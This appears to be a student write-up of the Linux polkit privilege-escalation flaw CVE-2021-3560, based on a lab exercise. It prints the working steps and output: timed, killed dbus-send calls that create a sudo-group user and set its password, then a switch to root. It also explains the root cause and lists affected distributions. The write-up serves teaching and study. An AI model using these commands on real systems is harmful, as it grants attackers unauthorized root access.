

## Research Paper CVE-2021-3560

Submitted by:- Rushil Saxena, Shikhar Saxena, Tanishq Sharma

### Polkit: CVE-2021-3560

#### To understand the vulnerability in Polkit, we should first try to understand what is Polkit?

Polkit is a system service installed by default on many Linux distributions. It's used by systemd, so any Linux distribution that uses systemd also uses polkit. It is a part of linux authorization system, that is, when we try to perform an action that requires higher privileges, the policy toolkit (polkit) can be used to determine whether you have the requisite permissions (i.e. it's polkit's job to decide whether or not you're allowed to perform that action). For some requests, polkit will make an instant decision to allow or deny, and for others, it will pop up a dialog box so that an administrator can grant authorization by entering their password. It is much more configurable than the standard sudo system. Polkit is sometimes referred to as the "sudo of systemd".

The command that you can use to run polkit from the command line (CLI) is dbus-send. It's a general-purpose tool for sending D-Bus messages that are mainly used for testing, but it's usually installed by default on systems that use D-Bus. It can be used to simulate the D-Bus messages that the graphical interface might send.

#### Exploitation Steps:

First, the attacker sends a dbus message to the accounts-daemon requesting the creation of a new account with sudo permissions, but kills it while polkit is in the middle of processing the request. First, we need to determine how long our command will take to run. Run the following command:


```
time dbus-send --system --dest=org.freedesktop.Accounts --type=method_call  
--print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser  
string:attacker string:"Pentester Account" int32:1
```

The output of the command shows that it takes 0.011 seconds, or 11 milliseconds, it means that I need to kill the dbus message at approximately 5 milliseconds. (Seconds may change every time we run the command.)

Now again send the dbus message and kill it at 5 milliseconds, command:

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:attacker string:"Pentester Account" int32:1 & sleep 0.005s; kill $!
```

You might need to run that a few times, and you might need to experiment with the number of milliseconds in the delay. When the exploit succeeds, you'll see that a new user named "attacker" has been created.



```
tryhackme@polkit:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts.CreateUser string:attacker string:"Pentester Account" int32:1 & sleep 0.005s
[1] 1246
tryhackme@polkit:~$ id attacker
uid=1000(attacker) gid=1000(attacker) groups=1000(attacker),27(sudo)
[1]+  Terminated                  dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /org/freedesktop/Accounts.CreateUser string:attacker string:"Pentester Account" int32:1
tryhackme@polkit:~$ id attacker
uid=1000(attacker) gid=1000(attacker) groups=1000(attacker),27(sudo)
tryhackme@polkit:~$
```


Here, notice that the attacker user is a member of sudo group.

To explain the above command, we sent the dbus message in a background job (using the ampersand to background the command). We then told it to sleep for 5 milliseconds (sleep 0.005s), then kill the previous process (\$!). This successfully created the new user, adding them into the sudo group.

Now we have to give user a password, the dbus interface expects a hashed password, we can create one using openssl:

```
openssl passwd -6 password
```


This creates a hash of password



```
tryhackme@polkit:~$ openssl passwd -6 password
$6$PcrGKKilSdavsRD4$X5LbETulvdhVy/GUf3JEaK66VUfF4aqpTC06aAYqng1.K.oxzww1osbruoWh0ujAMIIV0/tpVIOxYM.nWHLGL
1
```

Now we have to execute the dbus command again, but this time we will use the setPassword method:

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call
--print-reply /org/freedesktop/Accounts/User1000
org.freedesktop.Accounts.User.SetPassword
string:'$6$TRiYeJLXw8mLuoxS$UKtnjBa837v4gk8RsQL2qrxj.0P8c9kteeTnN.B3Ke
eeiWVijyH17j6sLzmcSHn5HTZLGaaUDMC4MXCjlupp8.' string:'Ask the pentester'
& sleep 0.005s; kill $!
```



```
tryhackme@polkit:~$ dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --print-reply /
org/freedesktop/Accounts/User1000 org.freedesktop.Accounts.User.SetPassword string:'$6$PcrGKKilSdavsRD4$X
5LbETulvdhVy/GUF3JEaK66VUfF4aqpTC06aAYqng1.K.oxzzw1osbruoWh0ujAMIIv0/tpVIOxYM.nWHLGL1' string:'Ask the pe
ntester' & sleep 0.005s; kill $!
[1] 1288
```

Here also, you might need to experiment with the length of the delay (number of milliseconds) and run it several times until it succeeds. Also, give the correct user identifier (UID), which is “1000” in this example, plus the password hash from the openssl command.

Then we switch to the user attacker, this user can run all the commands as root.




```
tryhackme@polkit:~$ su attacker
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

attacker@polkit:/home/tryhackme$ sudo -l
[sudo] password for attacker:
Matching Defaults entries for attacker on polkit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User attacker may run the following commands on polkit:
(ALL : ALL) ALL
attacker@polkit:/home/tryhackme$
```

Therefore we can simply switch to the root user:




```
kali@kali: ~/Downloads x root@polkit: /home/tryhackme x
root@polkit: /home/tryhackme$ sudo -s
root@polkit: /home/tryhackme# whoami
root
root@polkit: /home/tryhackme# id
uid=0(root) gid=0(root) groups=0(root)
root@polkit: /home/tryhackme#
```

**Now let us understand how is polkit vulnerable:-** The last vulnerable version available in the apt repositories for Focal Fossa is **0.105-26ubuntu1**.

To identify the version of polkit installed on your system, run the following command:

**apt list --installed | grep policykit-1**




```
tryhackme@polkit: ~
tryhackme@polkit:~$ apt list --installed | grep policykit-1
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

policykit-1/focal,now 0.105-26ubuntu1 amd64 [installed,upgradable to: 0.105-26ubuntu1.1]
tryhackme@polkit:~$
```

We can exploit the vulnerable version of polkit by manually sending dbus messages to the dbus-daemon (effectively an API to allow different processes the ability to communicate with each other), then killing the request before it has been fully processed, we can trick polkit into authorising the command.

The vulnerability enables an unprivileged local user to get a privileged shell (root) on the system.

## The polkit architecture:



The two processes above the dotted line are the unprivileged user processes and those below the line are the privileged system process.

`dbus-daemon` plays a very important role in the security of polkit, because it enables the processes of polkit architecture to communicate securely and check each other's credentials. It also assigns the every connection a unique bus name.

Now when we execute the first command and kill it, polkit asks `dbus-daemon` for the UID of the connection, but here the connection doesn't exist, because we killed it. `Dbus-daemon` handles this situation by returning an error, but it turns out that polkit does not handle that error correctly, i.e. rather than rejecting the request, it treats the request as it is came from a process with UID of 0. Therefore, it immediately authorizes the request because it thinks the request has come from a root process.

Below is the summary for exploitation:

1. The attacker sends a dbus message manually to the `accounts-daemon` requesting the creation of a new account (creation of new user) with `sudo` permissions.
2. Then we kill the message after polkit receives it, but before polkit has a chance to process the message. This effectively destroys the unique message ID.

3. Polkit asks the dbus-daemon for the user ID of the user who sent the message, referencing the (now deleted) message ID.
4. The dbus-daemon can't find the message ID because we killed it in step two. It handles the error by responding with an error code.
5. Polkit mishandles the error and substitutes in 0 for the user ID, i.e. the root account.
6. Thinking that the root user requested the action, polkit allows the request to go through unchallenged.

The following mainstream distributions, amongst others, were vulnerable to CVE-2021-3560:

- Red Hat Enterprise Linux 8
- Fedora 21 (or later)
- Debian Testing ("Bullseye")
- Ubuntu 20.04 LTS ("Focal Fossa")

References:

<https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/>  
<https://tryhackme.com/room/polkit>